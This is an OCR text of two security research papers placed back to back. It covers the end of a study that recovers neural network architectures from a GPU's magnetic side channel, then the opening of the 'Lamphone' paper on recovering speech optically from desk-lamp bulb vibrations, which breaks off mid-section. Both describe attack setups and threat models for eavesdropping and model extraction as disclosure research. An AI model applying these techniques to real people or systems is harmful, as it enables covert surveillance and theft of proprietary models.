We have corresponded with vendors to disclose and describe our findings, and will provide the requisite time for mitigation. We have also discussed several viable defense mechanisms targeting GPU processes and network implementations in response to our study.

10 Discussion

Comparisons. Our method considers more general recovery of more complex GPU-based networks using lower cost sensors. Compared to prior works [3, 51], we recover networks from a single EM trace using a data-driven approach leveraging BiLSTMs, rather than requiring multiple scans (potentially tens-of-thousands) and relying on additional steps like Correlation Power Analysis or visual inspection for topology recovery. Approaches based on these methods make additional assumptions about layer sizes and handle a maximum of 7 and 23 layers, respectively, whereas we accommodate hundreds of layers. It is unclear whether these methods extend beyond the straightforward and small multi-layer perceptrons and CNNs programmable on simpler processors to other layer types and models. Moreover these prior methods use setups that cost thousands of dollars and involve either tampering with the chips or carefully positioning processors against sensors via stepper-motors, particularly limiting application to GPUs.

Unlike previous approaches, we do not require access to input-output variables and can handle large state-of-the-art models using a $3 sensor. Our side-channel exploit stems entirely from the GPU's power cord, without requiring intimate knowledge of memory registers, without intricate signal capture, nor access to input-output variables. Furthermore, we optimize parameter assignment as an integer programming problem, allowing us to tackle arbitrary networks without choosing between parameter templates for hidden models. We validate across various GPUs and our extracted networks achieve transfer attack rates of $55.19 - 77.36\%$ (VGG) $84.47 - 98.56\%$ (ResNet), with existing works demonstrating 51.53% (VGG) [51] and 75.9% (ResNet) [20]. Lastly, our study includes diverse activation functions, normalization layers, pooling variants, and recurrent layers unexplored in previous literature.

Limitations. In our formulation, we assume networks progress in a linear fashion and do not handle complex graph networks with intricate branching topologies. We cannot tell if a network is trained with dropout since dropout layers do not appear at inference time. Indeed, any operation that only appears during training is beyond the capability of magnetic side channel snooping.

It is an assumption of our method that the target network is observed during inference and not during training. Our method may naturally extend to extracting within training phases by ignoring signals related to back-propagation and focusing only on the feed-forward steps. This extension would require the additional processing to isolate the forward pattern and sanitize other signals auxiliary to the model architecture, which we do not explore within the scope of this work. Access to training would provide numerous example signatures of the network to work with, rather than the more restricted single source acquired during inference, which might in turn increase the recovery accuracy and robustness of our method. Given the ability to single out forward passes, one could straightforwardly apply our method to batches in every training epoch and consolidate the proposed networks using statistics and heuristics on the candidate models. Our focus on inferences stems from our threat model, which does not require access to hardware during training.

Conclusion. We set out to study what can be learned from passively listening to a magnetic side channel in the proximity of a running GPU. Our prototype shows it is possible to extract both the high-level network topology and detailed hyperparameters. To better understand the robustness and accuracy, we collected a dataset of magnetic signals by inferencing through thousands of layers on four different GPUs. We also investigated how one might use this side channel information to turn a black-box attack into a white-box transfer attack.

References

[1] Martín Abadi, Paul Barham, Jianmin Chen, Zhifeng Chen, Andy Davis, Jeffrey Dean, Matthieu Devin, Sanjay Ghemawat, Geoffrey Irving, Michael Isard, et al. Tensorflow: A system for large-scale machine learning. In *12th USENIX symposium on operating systems design and implementation (OSDI 16)*, pages 265–283, 2016.

[2] Amazon. Amazon elastic inference pricing. https://aws.amazon.com/machine-learning/elastic-inference/pricing/. Accessed: 2021-01-22.

[3] Lejla Batina, Dirmanto Jap, Shivam Bhasin, and S Picek. Csi nn: Reverse engineering of neural network architectures through electromagnetic side channel. In *Proceedings of the 28th USENIX Security Symposium*. USENIX Association, 2019.

[4] Ian Buck. Gpu computing: Programming a massively parallel processor. In *International Symposium on Code Generation and Optimization (CGO'07)*, pages 17–17. IEEE, 2007.

[5] Measurement Computing. *USB-200 Series Single Gain Multifunction USB Devices (accessed Oct 1, 2020)*, 2020.

[6] IBM ILOG Cplex. V12. 1: User's manual for cplex. *International Business Machines Corporation*, 46(53):157, 2009.

[7] Debayan Das and Shreyas Sen. Electromagnetic and power side-channel analysis: Advanced attacks and low-overhead generic countermeasures through white-box approach. *Cryptography*, 4(4), 2020.

[8] Ambra Demontis, Marco Melis, Maura Pintor, Matthew Jagielski, Battista Biggio, Alina Oprea, Cristina Nita-Rotaru, and Fabio Roli. Why do adversarial attacks transfer? explaining transferability of evasion and poisoning attacks. In *28th USENIX Security Symposium Security 19)*, pages 321–338, 2019.

[9] Anuj Dubey, Rosario Cammarota, and Aydin Aysu. Maskednet: The first hardware inference engine aiming power side-channel protection. *arXiv: Cryptography and Security*, 2019.

[10] Vasisht Duddu and D Vijay Rao. Quantifying (hyper) parameter leakage in machine learning. *arXiv preprint arXiv:1910.14409*, 2019.

[11] Vasisht Duddu, Debasis Samanta, D Vijay Rao, and Valentina E Balas. Stealing neural networks via timing side channels. *arXiv preprint arXiv:1812.11720*, 2018.

[12] Daniel Genkin, Adi Shamir, and Eran Tromer. Rsa key extraction via low-bandwidth acoustic cryptanalysis. In *Annual Cryptology Conference*, pages 444–461. Springer, 2014.

[13] Google. Googleai pricing. https://cloud.google.com/ai-platform/prediction/pricing. Accessed: 2021-01-17.

[14] Alex Graves, Santiago Fernández, Faustino Gomez, and Jürgen Schmidhuber. Connectionist temporal classification: labelling unsegmented sequence data with recurrent neural networks. In *Proceedings of the 23rd international conference on Machine learning*, pages 369–376, 2006.

[15] Alex Graves, Santiago Fernández, and Jürgen Schmidhuber. Bidirectional lstm networks for improved phoneme classification and recognition. In *International Conference on Artificial Neural Networks*, pages 799–804. Springer, 2005.

[16] David J Griffiths. Introduction to electrodynamics, 2005.

[17] Ed Grochowski and Murali Annavaram. Energy per instruction trends in intel microprocessors. *Technology@ Intel Magazine*, 4(3):1–8, 2006.

[18] K. He, X. Zhang, S. Ren, and J. Sun. Deep residual learning for image recognition. In *2016 IEEE Conference on Computer Vision and Pattern Recognition (CVPR)*, pages 770–778, 2016.

[19] Sanghyun Hong, Michael Davinroy, Yiğitcan Kaya, Dana Dachman-Soled, and Tudor Dumitraş. How to 0wn the nas in your spare time. In *International Conference on Learning Representations*, 2019.

[20] Xing Hu, Ling Liang, Shuangchen Li, Lei Deng, Pengfei Zuo, Yu Ji, Xinfeng Xie, Yufei Ding, Chang Liu, Timothy Sherwood, et al. Deepsniffer: A dnn model extraction framework based on learning architectural hints. In *Proceedings of the Twenty-Fifth International Conference on Architectural Support for Programming Languages and Operating Systems*, pages 385–399, 2020.

[21] Weizhe Hua, Zhiru Zhang, and G Edward Suh. Reverse engineering convolutional neural networks through side-channel information leaks. In *2018 55th ACM/ESDA/IEEE Design Automation Conference (DAC)*, pages 1–6. IEEE, 2018.

[22] IBM. Ibm's cloud pak for data with watson assistant. https://newsroom.ibm.com/2019-10-21-IBM-Advances-Watson-Anywhere-with-New-Clients-and-Innovations-Designed-to-Make-it-Even-Easier-to-Scale-AI-Across-Any-Cloud, Nov 2020.

[23] Texas Instruments. *DRV425: Fully-integrated fluxgate magnetic sensor for open-loop applications (accessed Oct 1, 2020)*, 2020.

[24] Jens Kober, J. Andrew Bagnell, and Jan Peters. Reinforcement learning in robotics: A survey. *The International Journal of Robotics Research*, 32(11):1238–1274, 2013.

[25] Paul Kocher, Joshua Jaffe, and Benjamin Jun. Differential power analysis. In *Annual international cryptology conference*, pages 388–397. Springer, 1999.

[26] Paul C Kocher. Timing attacks on implementations of diffie-hellman, rsa, dss, and other systems. In *Annual International Cryptology Conference*, pages 104–113. Springer, 1996.

[27] Alex Krizhevsky, Ilya Sutskever, and Geoffrey E Hinton. Imagenet classification with deep convolutional neural networks. In *Advances in neural information processing systems*, pages 1097–1105, 2012.

[28] Yann Lecun, Yoshua Bengio, and Geoffrey Hinton. Deep learning. *Nature Cell Biology*, 521(7553):436–444, May 2015.

[29] Yanpei Liu, Xinyun Chen, Chang Liu, and Dawn Song. Delving into transferable adversarial examples and black-box attacks. *arXiv preprint arXiv:1611.02770*, 2016.

[30] Chao Luo, Yunsi Fei, Pei Luo, Saoni Mukherjee, and David Kaeli. Side-channel power analysis of a gpu aes implementation. In *2015 33rd IEEE International Conference on Computer Design (ICCD)*, pages 281–288. IEEE, 2015.

[31] Aleksander Madry, Aleksandar Makelov, Ludwig Schmidt, Dimitris Tsipras, and Adrian Vladu. Towards deep learning models resistant to adversarial attacks. In *International Conference on Learning Representations*, 2018.

[32] NVIDIA. Tensorcores. https://www.nvidia.com/en-us/data-center/tensor-cores. Accessed: 2021-01-26.

[33] NVIDIA. Nvidia triton inference server. https://developer.nvidia.com/nvidia-triton-inference-server, Jan 2021.

[34] Seong Joon Oh, Max Augustin, Mario Fritz, and Bernt Schiele. Towards reverse-engineering black-box neural networks. In *International Conference on Learning Representations*, 2018.

[35] Christos H Papadimitriou and Kenneth Steiglitz. *Combinatorial optimization: algorithms and complexity*. Courier Corporation, 1998.

[36] Nicolas Papernot, Patrick McDaniel, Ian Goodfellow, Somesh Jha, Z Berkay Celik, and Ananthram Swami. Practical black-box attacks against machine learning. In *Proceedings of the 2017 ACM on Asia conference on computer and communications security*, pages 506–519, 2017.

[37] Adam Paszke, Sam Gross, Francisco Massa, Adam Lerer, James Bradbury, Gregory Chanan, Trevor Killeen, Zeming Lin, Natalia Gimelshein, Luca Antiga, et al. Pytorch: An imperative style, high-performance deep learning library. In *Advances in neural information processing systems*, pages 8026–8037, 2019.

[38] Vojtech Petrucha and David Novotny. Testing and application of an integrated fluxgate sensor drv425. *Journal of Electrical Engineering*, 69(6):418–421, 2018.

[39] Karen Simonyan and Andrew Zisserman. Very deep convolutional networks for large-scale image recognition. *CoRR*, abs/1409.1556, 2014.

[40] Raphael Spreitzer, Veelasha Moonsamy, Thomas Korak, and Stefan Mangard. Systematic classification of side-channel attacks: A case study for mobile devices. *IEEE Communications Surveys Tutorials*, 20(1):465–488, 2018.

[41] Peter Teufl, Udo Payer, and Guenter Lackner. From nlp (natural language processing) to mlp (machine language processing). In Igor Kotenko and Victor Skormin, editors, *Computer Network Security*, pages 256–269, Berlin, Heidelberg, 2010. Springer Berlin Heidelberg.

[42] Ville Timonen. *Multi-GPU CUDA stress test (accessed Oct 1, 2020)*, 2020.

[43] Florian Tramèr, Fan Zhang, Ari Juels, Michael K Reiter, and Thomas Ristenpart. Stealing machine learning models via prediction apis. In *25th USENIX Security Symposium (USENIX Security 16)*, pages 601–618, 2016.

[44] B. Wang and N. Z. Gong. Stealing hyperparameters in machine learning. In *2018 IEEE Symposium on Security and Privacy (SP)*, pages 36–52, 2018.

[45] Lingxiao Wei, Bo Luo, Yu Li, Yannan Liu, and Qiang Xu. I know what you see: Power side-channel attack on convolutional neural network accelerators. In *Proceedings of the 34th Annual Computer Security Applications Conference*, pages 393–406, 2018.

[46] Léo Weissbart, Stjepan Picek, and Lejla Batina. One trace is all it takes: Machine learning-based side-channel attack on eddsa. In *International Conference on Security, Privacy, and Applied Cryptography Engineering*, pages 86–105. Springer, 2019.

[47] Yun Xiang, Zhuangzhi Chen, Zuohui Chen, Zebin Fang, Haiyang Hao, Jinyin Chen, Yi Liu, Zhefu Wu, Qi Xuan, and Xiaoniu Yang. Open dnn box by power side-channel attack. *IEEE Transactions on Circuits and Systems II: Express Briefs*, 2020.

[48] Xiaojun Xu, Chang Liu, Qian Feng, Heng Yin, Le Song, and Dawn Song. Neural network-based graph embedding for cross-platform binary code similarity detection. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, CCS '17, page 363–376, New York, NY, USA, 2017. Association for Computing Machinery.

[49] Mengjia Yan, Christopher W Fletcher, and Josep Torrellas. Cache telepathy: Leveraging shared resource attacks to learn dnn architectures. In *29th USENIX Security Symposium (USENIX Security 20)*, pages 2003–2020, 2020.

[50] Yuval Yarom and Katrina Falkner. Flush+ reload: a high resolution, low noise, l3 cache side-channel attack. In *23rd USENIX Security Symposium (USENIX Security 14)*, pages 719–732, 2014.

[51] H. Yu, H. Ma, K. Yang, Y. Zhao, and Y. Jin. Deepem: Deep neural networks model recovery through em side-channel information leakage. In *2020 IEEE International Symposium on Hardware Oriented Security and Trust (HOST)*, pages 209–218, 2020.

[52] Barret Zoph, Vijay Vasudevan, Jonathon Shlens, and Quoc V Le. Learning transferable architectures for scalable image recognition. In *Proceedings of the IEEE conference on computer vision and pattern recognition*, pages 8697–8710, 2018.

Supplementary Document
Can one hear the shape of a neural network?: Snooping the GPU via Magnetic Side Channel

A Additional Experiments

A.1 Reconstruction Quality on ImageNet

We treat ResNet18 and ResNet50 for ImageNet classification as our black-box models, and reconstruct them from their magnetic signals. We then train those reconstructed networks and compare their test accuracies with the original networks' performance. Both the reconstructed and original networks are trained with the same training dataset for the same number of epochs. The results are shown in Table S1, where we report both top-1 and top-5 classification accuracies. In addition, we also report a KL-divergence measuring the difference between the 1000-class image label distribution (over the entire ImageNet test dataset) predicted by the original network and that predicted by the reconstructed network. Not only are those KL-divergence values small, we also observe that for the reconstructed network that has a smaller KL-divergence from the original network (i.e., ResNet18), its performance approaches more closely to the original network.

Table S1: Model reconstruction evaluated on ImageNet classification.

Model	ResNet18		ResNet50	
	Original	Extracted	Original	Extracted
Top-1 Acc.	64.130	64.608	62.550	61.842
Top-5 Acc.	86.136	86.195	85.482	84.738
KL Div.	-	2.39	-	4.85

Table S2: **DNN estimation accuracies.** Using the 1804 convolutional layers in our test dataset, we measure the accuracies of our DNN models for estimating the convolutional layers' hyperparameters. Here, we break the accuracies down into the accuracies for individual hyperparameters.

	Kernel	Stride	Padding	Image-in	Image-out
Precision	0.971	0.976	0.965	0.968	0.965
Recall	0.969	0.975	0.964	0.969	0.968
F1 Score	0.969	0.975	0.962	0.967	0.965




Figure S1: **Distribution of normalized Levenshtein distance on dataset.** We plot the distribution of the normalized Levenshtein distances between the reconstructed and target networks. This results, corresponding to Table 1 in the main text, use signals collected on Nvidia Titan V.




Figure S2: **Distribution of normalized Levenshtein distance across GPUs.** An experiment comparing the distribution of the normalized Levenshtein distances between two Nvidia GTX-1080 GPUs. One is used for collecting training signals, and the other is used for testing our side-channel-based reconstruction algorithm.

B Variations to our Approach

B.1 Recovering Encoder-Decoder

Encoder-decoder networks can similarly be recovered by our method. The handling of decoders differs in the constraints used for the integer programming problem to ensure parameter consistency. Decoders are composed of the same functional steps as encoders, but potentially grow in size across steps. Treating decoders requires reassessing the optimization constraints to enforce that layers remain the same size or grow. Recovering encoder-decoder networks introduces the additional challenge of pinpointing the switch from encoder

to decoder. However, if this transition can be detected or approximated, an additional boundary constraint could be introduced to our integer programming formulation that would allow the network to be split into two optimization problems constrained to align at the transition. This formulation would provide a natural extension of our method to handle encoder-decoder networks, however any such attempts remains future work.

B.2 Software Optimizations

Machine learning frameworks sometimes allow for performance-tuned alternatives for frequently used operations. These inference optimizers have the effect of introducing new categories to the supervised BiLSTM classification task, either by merging commonly paired operations (i.e. fully connected step and batch norm) or introducing new operations altogether (i.e optimized mean computation for average pooling). Changing topology classification categories provides a defense against a BiLSTM classifier trained without optimizers in its dataset. However, there are no stipulations against building a dataset consisting of inferences where optimizers are both turned on and off, generating an encompassing BiLSTM classifier that would be robust to such defenses.

Lamphone: Passive Sound Recovery from a Desk Lamp's Light Bulb Vibrations

Ben Nassi[1], Yaron Pirutin[1], Raz Swissa[1], Adi Shamir[2], Yuval Elovici[1], Boris Zadov[1]

[1] Ben-Gurion University of the Negev, [2] Weizmann Institute of Science
{nassib, yaronpir, razsw, elovici, zadov}@post.bgu.ac.il, adi.shamir@weizmann.ac.il

Abstract

In this paper, we introduce "Lamphone," an optical side-channel attack used to recover sound from desk lamp light bulbs; such lamps are commonly used in home offices, which became a primary work setting during the COVID-19 pandemic. We show how fluctuations in the air pressure on the surface of a light bulb, which occur in response to sound and cause the bulb to vibrate very slightly (a millidegree vibration), can be exploited by eavesdroppers to recover speech passively, externally, and using equipment that provides no indication regarding its application. We analyze a light bulb's response to sound via an electro-optical sensor and learn how to isolate the audio signal from the optical signal. We compare Lamphone to related methods presented in other studies and show that Lamphone can recover sound at high quality and lower volume levels that those methods. Finally, we show that eavesdroppers can apply Lamphone in order to recover speech at the sound level of a virtual meeting with fair intelligibility when the victim is sitting/working at a desk that contains a desk lamp with a light bulb from a distance of 35 meters.

1 Introduction

The COVID-19 era, with its lockdowns, social distancing, isolation, and quarantining, forced many people to stay at home, work from home, and refrain from attending in-person meetings. COVID-19 restrictions created a risky reality where meetings that were usually held in person in secured buildings (e.g., offices, clinics, banks) were replaced by phone calls and virtual meetings in which the participants were based in unsecured home environments (e.g., home offices). As a result, personal, confidential, and business information is frequently being exchanged from unsecured home environments in countries that are still under severe COVID-19 restrictions and in countries that have already overcome COVID-19 where companies have adopted a hybrid working approach.

The sensitive information shared by individuals in home environments may attract eavesdroppers seeking to obtain valuable information revealed in these settings for various malicious purposes (e.g., spying, shaming, blackmailing). Various side-channel attacks that can be applied by eavesdroppers to recover sound from unsecured environments have been demonstrated [7, 8, 12, 14, 15, 18, 22, 23, 27, 28, 31, 32, 35]. These studies have contributed to improved understanding regarding the risks of sound eavesdropping via non-acoustic data. These methods suffer from at least one of the following disadvantages: (1) Some methods rely on obtaining and exfiltrating data from a compromised device located in proximity of a target/victim [7, 8, 14, 15, 18, 22, 27, 28, 35], a fact that requires the eavesdropper to compromise a target device with malware in advance. (2) Some methods are limited to the classification of isolated words that appear in a precompiled dictionary [7, 8, 15, 22, 27, 28, 35], a fact that requires the eavesdropper to invest additional time in compiling words for a dictionary. (3) Other methods are limited to recovering sound at a high volume (+85 dB) [12, 18, 31, 32], a fact that limits their effectiveness at recovering speech from virtual meetings (the sound level of such meetings is typically 75 dB). (4) Some methods rely on spying equipment, a fact that limits their availability in some countries due to regulations restricting the sale of this equipment [23]. (5) Other methods require that an active laser beam be directed at objects located near the target [23], a fact that increases the likelihood of detection.

In this paper, we identify a new risk to personal and business meetings held in unsecured home environments. We show that the presence of desk lamps (and more specifically the light bulbs used in desk lamps), which are commonly used in home offices and bedrooms, can be exploited by eavesdroppers to recover intelligible speech at levels of 75 dB externally, passively, and using equipment that is not associated with spying and provides no indication regarding its application. We introduce "Lamphone," a novel side-channel attack capable of recovering speech optically via an electro-optical sensor directed at a desk lamp's bulb; such bulbs vibrate due to air pressure fluctuations which occur naturally when sound waves hit the light bulb's surface. We explain how a bulb's response to sound (a millidegree vibration) can be exploited to recover sound, and we establish a criterion for the sensitivity

specifications of a system capable of recovering sound from such small vibrations. Then, we evaluate a bulb's response to sound, identify factors that influence the recovered signal, and characterize the recovered signal's behavior. Based on our findings, we developed an optical-acoustic transformation (OAT) to isolate the audio signal from the optical signal obtained by directing an electro-optical sensor at a desk lamp's bulb. Finally, we evaluate Lamphone's performance on the task of recovering sound and show that Lamphone is capable of recovering speech audio at the sound level of a virtual meeting with fair intelligibility from a distance of 35 meters.

The rest of the paper is structured as follows: In Section 2, we review existing methods for eavesdropping. In Section 3, we present the threat model. In Section 4, we analyze the response of a light bulb to sound. We present our optical-acoustical transformation in Section 5, and in Section 6, we evaluate Lamphone's performance on the task of sound recovery. In Section 7, we describe potential improvements that can be made to optimize the quality of the recovered sound, and we present countermeasure methods against the Lamphone attack in Section 8. We discuss the limitations of the attack and suggest future work directions in Section 9.

2 Related Work

In this section, we review related research focused on eavesdropping methods. Several studies [7, 8, 15, 22, 28, 35] have shown that measurements obtained from motion sensors located in proximity of a victim can be used for the classification of words. They variously demonstrated that the response of MEMS gyroscopes [22], accelerometers [7, 8, 35], and geophones [15] to sound at 75-85 dB can be used to classify words and identify speakers and their genders, even when the sensors are located in a smartphone and the sampling rate is limited to 200 Hz. Two other studies [14, 27] showed that the process of output devices can be inverted to recover speech. In [27], the authors established a microphone by recovering sound at 80 dB from a vibration motor, and in [14], the audio from speakers was recovered. A recent study [18] exploited magnetic hard disks to recover audio, showing that measurements of the offset of the read/write head from the center of the track of the disk can be used to recover songs and speech at 90 dB.

Two studies [31, 32] used the physical layer of Wi-Fi packets to eavesdrop sound at 95 dB. In [32], the authors suggested a method that analyzes the received signal strength indication of Wi-Fi packets sent from a router to recover sound by using a device with an integrated network interface card. They showed that this method can be used to recover the sound from a piano. In [31], the authors suggested a method that analyzes the channel state information of Wi-Fi packets sent from a router to classify words.

Two other studies were able to recover speech from encrypted VoIP data by exploiting side effects of the compression process (variable bitrate) [33, 34]. A recent study suggested a new TEMPEST attack against devices to recover sound from speakers by analyzing the emitted EMR (electromagnetic radiation) [10].

Other methods utilized optical sensors to recover sound [12, 23]. The laser microphone [23] is a well-known method that uses an external device. In this case, the eavesdropper directs a laser beam through a window into the victim's room; the laser beam is reflected off an object and returned to the eavesdropper who converts the beam to an audio signal. The method most related to our research is the visual microphone [12]. In this method, the eavesdropper analyzes the response of material inside the victim's room (e.g., a bag of chips) to sound waves at 95 dB, using video obtained from a high speed video camera (2200 FPS), and recovers speech.

3 Threat Model

In this section, we describe the threat model and compare its significance to methods presented in other studies.

Assumptions. We assume that the target of this attack is a person located inside his/her house, exchanging/sharing sensitive information in a phone call or virtual meeting. We assume that the victim makes the call/attends the meeting from an office/room that contains a lamp with a light bulb (e.g., a home office or bedroom) and is positioned up to 50 cm away from the light bulb, a reasonable distance for an individual seated at a standard desk with a desk lamp in a home office or seated on a bed, next to a nightstand with a tabletop lamp, in a bedroom. We consider the eavesdropper to be a malicious entity interested in recovering speech from the victim's conversation by performing the Lamphone attack. The eavesdropper could use the recovered information for various malicious purposes, including spying, shaming, blackmailing, business intelligence gathering, etc. We assume that the eavesdropper is located within 35 meters of the target room. The eavesdropper could be: (1) a person located in a room in an adjacent building (e.g., a nosey neighbor), or (2) a person in a nearby car (e.g., a private detective). We consider this threat to be highly likely in the COVID-19 era due to the increased number of personal and business meetings being held in unsecured home environments.

Components. The Lamphone attack consists of the following primary components: (1) Telescope - This piece of equipment is used to focus the field of view on the light bulb from a distance. (2) Electro-optical sensor - This sensor is mounted on the telescope and consists of a photodiode (a semiconductor device) that converts light into an electrical current. The current is generated when photons are absorbed in the photodiode. (3) Sound recovery system - This system receives an optical signal as input and outputs the recovered acoustic signal. The eavesdropper can implement such a system with dedicated hardware (e.g., using capacitors, resistors, etc.). Alternatively, the eavesdropper can use an ADC to sample the electro-optical sensor and process the data using a sound recovery algorithm running on a laptop. In this study,




Figure 1: Lamphone's threat model: The sound $snd(t)$ from the victim's room (1) creates fluctuations on the surface of the desk lamp's light bulb (the diaphragm) (2). The eavesdropper directs an electro-optical sensor (the transducer) at the light bulb via a telescope (3). The optical signal $opt(t)$ is sampled from the electro-optical sensor via an ADC (4) and processed, using an algorithm to recover the acoustic signal $snd^*(t)$ (5).

we use the latter digital approach.

The physical phenomenon. The conversation held in the target room creates sound $snd(t)$ that results in fluctuations in the air pressure on the surface of the light bulb, which causes the bulb to vibrate. As a result, a static electro-optical sensor that is directed by the eavesdropper via a telescope towards the vibrating light bulb captures the changes in the light intensity over time that result from the minuscule bulb vibrations. The time series of light intensities, which are correlative to the air pressure that hits the surface of the bulb and produced by nearby speech/sound, represent a modulation of the speech/sound inside the victim's room. The changes in the analog output of the electro-optical sensor are sampled by the ADC to a digital optical signal $opt(t)$. The eavesdropper then transforms the optical signal $opt(t)$ to an acoustic signal $snd^*(t)$ using an optical-acoustical transformation (OAT). Fig.1 outlines the threat model.

In general, microphones rely on three components (a diaphragm, transducer, and ADC). In Lamphone, the light bulb is used as a diaphragm, which vibrates when sound waves hit its surface. The transducer, which is used to convert the diaphragm's vibrations to electricity, consists of the light emitted from the light bulb (in the target room) and the electro-optical sensor (used by the eavesdropper), which creates the associated electricity. An ADC is used to convert the electrical signal to a digital signal (as in standard microphones).

Significance. The significance of Lamphone with respect to related methods presented in other studies is that Lamphone: (1) is an external method that relies on a line of sight between the electro-optical sensor and the light bulb (as opposed to other methods that require eavesdroppers to compromise a device located in physical proximity of the victim in order to obtain data and exfiltrate it [7,14,15,18,22,27,31,32,35]), (2) relies on an electro-optical sensor that is passive and does not provide any indication regarding its use (as opposed to the laser microphone [23]), (3) is composed of hardware (ADC, photodiode) that is not associated with spying (as opposed to the laser microphone [23]), (4) recovers intelligible audio signals, so it is not limited to classifying isolated words that appear in a precompiled dictionary (as opposed to [7,15,22,31,35]), and (5) capable of recovering speech at a virtual meeting's sound level of 75 dB (as opposed to [12,18,31,32]).

The two methods most related to ours are the visual microphone [12] and the laser microphone [23]. Both methods recover sound using optical sensors: the laser microphone recovers speech at standard sound levels, however it utilizes an active optical transceiver for this task (which is indicative of its use and considered spying equipment, which limits its availability). The visual microphone recovers speech by utilizing a passive high-frequency video camera (equipment which is not associated with spying), however it is limited to recovering speech at a high volume level (an average volume level of 95 dB), which is beyond the sound level of a virtual meeting (such meetings have an average volume level of 75 dB). Lamphone combines the advantages of both methods: Lamphone utilizes a passive photodiode (which is not considered spying equipment or indicative regarding its use) and is effective at recovering speech at the sound level of a typical virtual meeting. In addition, Lamphone is computationally lighter than the visual microphone. In Lamphone, an ADC is used to create the optical signal (time series) by sampling a photodiode that is used to convert light to electricity which is associated with the amount of light captured by the sensor (and changes due to the bulb's minuscule vibrations). In contrast, the visual microphone extracts the optical signal by analyzing a video stream and extracting a time series that is associated with an object's vibration over time. The optical signal (time series) is created by converting each frame obtained by the high-frequency video camera (an operation that consists of computations made on three HD resolution matrices) to a single value (scalar) in time. This requires an additional computation stage in order to create the optical signal due to the fact that the desired frequency of 2200 Hz is obtained by converting 2200 frames to 2200 scalars each second. As a result, the visual microphone requires greater computational resources than Lamphone.

4 Bulbs as Microphones

In this section, we describe a series of experiments aimed at explaining why light bulb vibrations can be used to recover sound and evaluate a bulb's response to sound empirically.

4.1 Physical Analysis

First, we measure the vibration of a light bulb when sound waves hit the light bulb's surface and establish a criterion for




Figure 2: A 3D scheme of a light bulb's axes.




Figure 3: Peak-to-peak difference of angles ϕ (left) and θ (right) for an E14 light bulb in the 150-350 Hz spectrum.




Figure 4: The peak-to-peak movement for an E14 bulb in the range of 150-350 Hz.

the sensitivity specifications of a system capable of recovering sound from these vibrations

4.1.1 Measuring a Light Bulb's Vibration

To measure the response of a light bulb to sound, we examine how sound produced in proximity to the light bulb affects a bulb's three-dimensional vibration (as presented in Fig. 2).

Experimental Setup: We attached a gyroscope (MPU-6050 GY-521 [2]) to the bottom of an E14 LED light bulb (10 watts); the bulb was not illuminated during this experiment (see Fig. 21 in the appendix). A Raspberry Pi 3 was used to sample the gyroscope at 700 Hz. We placed Logitech Z533 speakers in front of the bulb (a few centimeters away) and played various sine waves (150, 200, 250, 300, 350 Hz) from the speakers at two volume levels (60 dB and 70 dB). We obtained measurements from the gyroscope while the sine waves were played.

Results: Based on the measurements obtained from the gyroscope, we calculated the average peak-to-peak difference (in degrees) for θ and ϕ (which are presented in Fig. 3).We calculated the peak-to-peak values, since they reflect the distance between the farthest and closest points that the light bulb reaches when it vibrates. The average peak-to-peak difference was computed by calculating the peak-to-peak difference between every 700 consecutive measurements (collected from one second of sampling) and averaging the results. The frequency response as a function of the average peak-to-peak difference is presented in Fig. 3. The results presented in the figure reveal three interesting insights: the average peak-to-peak difference for the angle of the bulb is: (1) very small 2-35 millidegrees, (2) increases as the volume increases, and (3) changes as a function of the frequency.

Based on the known formula of the spherical coordinate

